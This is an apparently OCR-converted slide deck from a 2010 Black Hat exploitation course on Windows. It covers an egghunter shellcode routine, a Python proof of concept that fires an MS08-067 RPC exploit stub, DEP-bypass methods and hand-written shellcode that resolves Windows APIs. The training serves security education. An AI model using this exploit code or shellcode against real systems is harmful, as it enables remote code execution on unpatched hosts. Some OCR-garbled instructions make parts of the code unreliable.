Advanced Windows Exploitation Techniques

(Black Hat USA 2010)


Matteo Memelli (ryujin) - Jim O'Gorman (elwood)

ryujin@offensive-security.com

elwood@offensive-security.com

AWE MODULE 0x01

EggHunters



An Egghunter is a first stage shellcode that searches the process' VAS for a pattern

The pattern tags the beginning of the second stage shellcode

AWE MODULE 0x01

EggHunters

WHEN DO WE NEED EGGHUNTERS ?

- Limited amount of data can be used as a payload at a deterministic location

- We can place a large payload somewhere else in process' VAS

A GOOD EGGHUNTER IS:

- Robust (while dereferencing unallocated memory addresses)
- Small (space restrictions)
- Fast (we want a shell and we want it now ;))

AWE MODULE 0x01

W00TW00T EggHunter

```
loop_inc_page:
     or dx, 0x0fff    : Go to last address in page n (this could also be used to
                      : XOR EDX and set the counter to 00000000)
loop_inc_one:
     inc edx          : Go to first address in page n+1
loop_check:
     push edx         : save edx which holds our current memory location
     push 0x2, pop eax   : initialize the call to NtAccessCheckAndAuditAlarm
     int 0x2e         : perform the system call
     cmp al,05        : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
     pop edx          : restore edx to check later the content of pointed address
loop_check_8_valid:
     je loop_inc_page     : if access violation encountered, go to next page
is_egg:
     mov eax, 0x57303054 : load egg (W00T in this example)
     mov edi, edx         : initializes pointer with current checked address
     scads                : Compare eax with doubleword at edi and set status flags
     jnz loop_inc_one     : No match, we will increase our memory counter by one
     scads                : first part of the egg detected, check for  the second part
     jnz loop_inc_one     : No match, we found just a location with half an egg
matched:
     jmp edi              : edi points to the first byte of our 3rd stage code, let's go!
```

AWE MODULE 0x01

MS08-067 VULNERABILITY

- Vulnerability affects the Server service and allows remote code execution through a crafted RPC request

- Error in netapi32.dll when processing directory traversal character sequences in path names:
A\x00\\\x00.\x00.\x00\\\x00.\x00.\x00\\\x00AAAAAAAAAAAAAA...

- This can be exploited to corrupt stack memory

AWE MODULE 0x01

MS08-067 POC

```
trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
stub ='\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\xCC'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*74                   # STUB OVERWRITE
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.
print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```


AWE MODULE 0x01

MS08-067 EXPLOITATION STEPS

- Right offset to 0wN EIP?
- Are there any registers at crash time that we can use to redirect execution flow?
- Limited space => Can we use an Egghunter?
- Is there a way to inject code?
- Any bad chars?

AWE MODULE 0x01

MS08-067 ATTACK SCENARIO



AWE MODULE 0x01

EGGHUNTER LAB TIME

STUDENTSHUNTER

AWE MODULE 0x02

DATA EXECUTION PREVENTION

DEP (Data Execution Prevention) <= WinXP Service Pack 2 / Win2k3 Service Pack 1 :

DEP is capable of functioning in two modes:

- **hardware-enforced** for CPUs that are able to mark memory pages as non-executable;
- **software-enforced** for CPUs that do not have hardware support.

On compatible CPUs, hardware-enforced DEP enables the non-executable bit (NX) that separates between code and data areas in system memory.

CPU refuses to execute any code residing in memory pages where NX is enabled

AWE MODULE 0x02

DEP CONFIGURATIONS AND ATTACKS

At a global level, OS can be configured through the /NoExecute option in *boot.ini* or *bcdedit.exe* in Vista and later Windows versions (OptIn, OptOut, AlwaysOn, AlwaysOff)

DEP can also be enabled or disabled on a per-process basis at execution time if policy is not AlwaysOn and Permanent DEP is not enabled for the process

ntdll!LdrpCheckNXCompatibility , ntdll! NtSetInformationProcess, SetProcessDEPPolicy

Classic Ret2Libc attacks

On Vista SP1 and later, executables linked with /NXCOMPAT
(or calling *SetProcessDEPPolicy, working in XPSP3 too*)
are automatically Opt-in with Permanent DEP.

Return Oriented Programming attacks (ROP)

AWE MODULE 0x02

DEFEATING DEP: THE OLD WAY

Skape & Skywing 2005 (Ret2libc):
call *NtSetInformationProcess* from memory regions that are already executable to disable NX before executing shellcode

1. Setting up the *MEM_EXECUTE_OPTION_ENABLE* flag somewhere in memory returning in specific chunks of code within ntdll;
2. Calling *ntdll!LdrpCheckNXCompatibility* from our return address;
3. Return in to our controlled buffer;

Further similar attacks calling *SetProcessDEPPolicy*....

AWE MODULE 0x02

DEFEATING DEP: THE OLD WAY


Skape & Skywing 2005 (Ret2libc):
call *NtSetInformationProcess* from memory regions that are already executable to disable NX before executing shellcode


```
{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }

ntdll!LdrpCheckNXCompatibility+0x4d:
7c935d6d 6a04            push 0x4
7c935d6f 8d45fc          lea  eax,[ebp-0x4]
7c935d72 50              push eax
7c935d73 6a22            push 0x22
7c935d75 6aff            push 0xff
7c935d77 e8b188fdff      call ntdll!ZwSetInformationProcess
7c935d7c e9c076feff      jmp  ntdll!LdrpCheckNXCompatibility+0x5c

ntdll!LdrpCheckNXCompatibility+0x5c:
7c91d441 5e              pop esi
7c91d442 c9              leave
7c91d443 c20400          ret 0x4
```

LdrpCheckNXCompatibility Function

AWE MODULE 0x02

DEFEATING DEP: ROP APPROACH, BRICKS AND GADGETS





AWE MODULE 0x02

DEFEATING DEP

ROP Exploitation:

1. Pivot sequence if needed => ESP must point to attacker's controlled data;
2. Return into any instructions sequence ending with a RETN located on exec pages;
3. Allocate +x memory and copy shellcode / mark +x the page containing shellcode;
4. Return into shellcode.

AWE MODULE 0x02

DEFEATING DEP ALWAYSON / PERMANENT DEP

Spencer Pratt, March 2010

Defeating DEP using *WriteProcessMemory* function

Hot-Patch *.text* section of modules loaded in memory injecting shellcode

```
BOOL WINAPI WriteProcessMemory(
  __in   HANDLE hProcess,
  __in   LPVOID lpBaseAddress,     <---- WriteTo
  __in   LPCVOID lpBuffer,         <---- ReadFrom
  __in   SIZE_T nSize,
  __out  SIZE_T *lpNumberOfBytesWritten
);
```

Two Possible approaches:

1. Chain multiple calls to *WPM,* building shellcode dynamically -> Ret2Libc attack;
2. Copy shellcode -> Requires ROP attack;

AWE MODULE 0x02

ID API and findrop.py pycommand

```
#HelloWorld PyCommand
import immlib
def main(args):
    imm=immlib.Debugger()
    imm.Log("PyCommands are l33t :P")
    return "w00t!"
```

Useful methods for our ROP script:

```
imm.getAllModules
imm.getModule
imm.readMemory
imm.getMemoryPages
imm.searchOExecute
```


AWE MODULE 0x02

DEP BYPASS LAB TIME

AWE MODULE 0x03

SHELLCODE CONCEPTS

SHELLCODE

set of CPU instructions to be executed after successful exploitation of a vulnerability

directly manipulate CPU registers and call system functions to obtain the desired result
written in assembler and translated into hexadecimal opcodes.

- **Understanding shellcode concepts**
- **Creating Windows "handmade" universal shellcode**

AWE MODULE 0x03

THE SYSTEM CALLS PROBLEM

WE CAN'T USE SYSTEM CALLS TO WRITE UNIVERSAL SHELLCODE

Native API is hidden from behind higher level APIs because of the nature of the NT architecture

We need to be able to:

1. Load DLLs in to process space
2. Resolve Function Symbols

WINDOWS APIs

LoadLibraryA, GetProcessAddress in kernel32.dll

AWE MODULE 0x03

PEB && EXPORT DIRECTORY TABLE

WHAT DO WE NEED?

We need to:

1. Find kernel32.dll base address => PEB METHOD
2. Resolve *LoadLibraryA* (and other functions) => EXPORT DIRECTORY TABLE METHOD

PEB STRUCUTRE (a lot of info)

InLoadOrderModuleList, ***InMemoryOrderModuleList***, ***InInitializationOrderModuleList***

3 linked lists that show different ordering of the loaded modules

!!!!!!! Initialization order of loaded modules is always constant !!!!!!!

EXPORT DIRECTORY TABLE IN DLL (important information regarding symbols)

Number of exported symbols, **RVA of export-functions array**,
RVA of export-names array, **RVA of export-ordinals array, etc.**

!!!!!!! We can use the connection between the above arrays to resolve symbols !!!!!!!

AWE MODULE 0x03

PEB METHOD: until Win7 inInitializationModuleList

Finding Kernel32.dll base address ASM code

```
find_kernel32:
xor eax, eax              // clear eax
mov eax, fs:[eax+30h] // get pointer to PEB
mov eax, [eax+0ch]     // get PEB->Ldr
mov esi, [eax+1ch]     // InInitializationOrderModuleList.Flink
lodsd                        // get the next entry (2nd entry)
mov edi, [eax+08h]     //
ret
```

Fails with Windows7!

AWE MODULE 0x03

PEB METHOD: Win7 compatible InMemoryOrderModuleList

Finding Kernel32.dll base address ASM code

```
find_kernel32:
xor ebx, ebx                    // clear ebx
mov ebx, fs:[ 0x30 ]            // get a pointer to the PEB
mov ebx, [ ebx + 0x0C ]         // get PEB->Ldr
mov ebx, [ ebx + 0x14 ]         // InMemoryOrderModuleList.Flink
mov ebx, [ ebx ]                // get the next entry (2nd entry)
mov ebx, [ ebx ]                // get the next entry (3rd entry)
mov ebx, [ ebx + 0x10 ]         // get the 3rd entries base
                                // address (kernel32.dll)
```

Windows7 Compatible! But sometimes fails against Win2k

Stephen Fewer 2009, http://blog.harmonysecurity.com/2009/06/retrieving-kernel32s-base-address.html

AWE MODULE 0x03

PEB METHOD: Win7 compatible InMemoryOrderModuleList

Finding Kernel32.dll base address ASM code

```
find_kernel32:
XOR ECX,ECX                 ; ECX = 0
MOV ESI,[FS:ECX + 0x30]     ; ESI = &(PEB) ([FS:0x30])
MOV ESI,[ESI + 0x0C]        ; ESI = PEB->Ldr
MOV ESI,[ESI + 0x1C]        ; ESI = PEB->Ldr.InInitOrder
next_module:
MOV EBP,[ESI + 0x08]        ; EBP = InInitOrder[X].base_address
MOV EDI,[ESI + 0x20]        ; EBP = InInitOrder[X].module_name
MOV ESI,[ESI]               ; ESI = InInitOrder[X].flink (next)
CMP [EDI+12*2], CX          ; modulename[12] == \x00\x00 ?
JNE next_module             ; No: try next module.
```

Universal!

Skylined 2009, http://skypher.com/index.php/2009/07/22/shellcode-finding-kernel32-in-windows-7/

AWE MODULE 0x03

EXPORT DIRECTORY TABLE METHOD

1. Find Export Directory Table VMA (PE Signature)
2. Get Total Number of the functions exported (ecx) && “Export Names” array VMA
3. Loop over “Export Names” array (ecx as a counter):

    for each function name:

    4. compute hash
    5. compare hash with the one pushed on to the stack

        if hash matches:

        6. get “Export Ordinals” array VMA
        7. get function ordinal (use ecx as index)
        8. get “Export Addresses” array VMA
        9. get function address RVA from ordinal
        10. get function address VMA

        else:

            compute next function name hash

AWE MODULE 0x03

EXPORT DIRECTORY TABLE METHOD

```
find_function:
    pushad                          ; Save all registers
    mov   ebp, edi                  ; Take the base address of kernel32 and
                                    ; put it in ebp
    mov   eax, [ebp + 3ch]          ; Offset to PE Signature VMA
1   mov   edi, [ebp + eax + 78h]    ; Export table relative offset
    add   edi, ebp                  ; Export table VMA
    mov   ecx, [edi + 18h]          ; Number of names
2   mov   ebx, [edi + 20h]          ; Names table relative offset
    add   ebx, ebp                  ; Names table VMA
find_function_loop:
    jecxz find_function_finished    ; Jump to the end if ecx is 0
    dec   ecx                       ; Decrement our names counter
3   mov   esi, [ebx + ecx * 4]      ; Store the relative offset of the name
    add   esi, ebp                  ; Set esi to the VMA of the current name
compute_hash:
    xor   eax, eax                  ; Zero eax
    cdq                             ; Zero edx
4   cld                             ; Clear direction
```


AWE MODULE 0x03

EXPORT DIRECTORY TABLE METHOD

```
compute_hash_again:
    lodsb                                ; Load the next byte from esi into al
    test  al, al                         ; Test ourselves.
4   jz    compute_hash_finished          ; If the ZF is set,we've hit the null term
    ror   edx, 0dh                       ; Rotate edx 13 bits to the right
    add   edx, eax                       ; Add the new byte to the accumulator
    jmp   compute_hash_again             ; Next iteration
compute_hash_finished:
find_function_compare:
    cmp   edx, [esp + 28h]               ; Compare the computed hash with the
5                                        ; requested hash
    jnz   find_function_loop             ; No match, try the next one.
    mov   ebx, [edi + 24h]               ; Ordinals table relative offset
6   add   ebx, ebp                       ; Ordinals table VMA
    mov   cx, [ebx + 2 * ecx]            ; Extrapolate the function's ordinal
7   mov   ebx, [edi + 1ch]               ; Address table relative offset
8   add   ebx, ebp                       ; Address table VMA
    mov   eax, [ebx + 4 * ecx]           ; Extract the relative function offset
9                                        ; from its ordinal
    add   eax, ebp                       ; Function VMA
10  mov   [esp + 1ch], eax               ; Overwrite stack version of eax
                                         ; from pushad
find_function_finished:
    popad                                ; Restore all registers
    ret                                  ; Return
```

AWE MODULE 0x03

EXPORT DIRECTORY TABLE METHOD



AWE MODULE 0x03

Message Box Shellcode

1. Find *kernel32.dll* base address
2. Resolve *ExitProcess* symbol
3. Resolve *LoadLibraryA* symbol
4. Load *user32.dll* in process memory space
5. Resolve *MessageBoxA* function within *user32.dll*
6. Call our function showing "pwnd" In a messagebox
7. Exit from the process

```
int MessageBox( HWND hWnd,   // Owner Window
    LPCTSTR lpText,          // Message
    LPCTSTR lpCaption,       // Caption
    UINT uType               // Behaviour (default: Ok)
);
```

AWE MODULE 0x03

Message Box Shellcode

```
resolve_symbols_kernel32:          ;edi -> kernel32.dll base
    ; Resolve LoadLibraryA
    push  0ec0e4e8eh                ;LoadLibraryA hash
    push  edi
    call  find_function
    mov   [ebp + 10h], eax              ;store function addy on stack
    ; Resolve ExitProcess
    push  73e2d87eh                     ;ExitProcess hash
    push  edi
    call  find_function
    mov   [ebp + 1ch], eax              ;store function addy on stack
resolve_symbols_user32:                ;Load user32.dll in memory
    xor   eax, eax
    mov   ax, 3233h
    push  eax
    push  72657375h
    push  esp                           ;Pointer to 'user32'
    call  dword ptr [ebp + 10h]    ;Call LoadLibraryA
    mov   edi, eax                      ;edi -> user32.dll base
    ; Resolve MessageBoxA
    push  0bc4da2a8h
    push  edi
    call  find_function
    mov   [ebp + 18h], eax              ;store function addy on stack
```

AWE MODULE 0x03

Message Box Shellcode

```
exec_shellcode:
    ; Call "pwnd" MessageBoxA
    xor   eax, eax
    push eax                    ;pwnd string
    push 646e7770h                  ;pwnd string
    push esp                    ;pointer to pwnd
    pop  ecx                    ;store pointer in ecx

    ; Push MessageBoxA args in reverse order
    push eax
    push ecx
    push ecx
    push eax

    ; Call MessageBoxA
    call  dword ptr [ebp + 18h]

    ; Call ExitProcess
    xor   ecx, ecx                ;Zero ecx
    push  ecx                      ;Exit Reason
    call  dword ptr [ebp + 1ch]
```


AWE MODULE 0x03

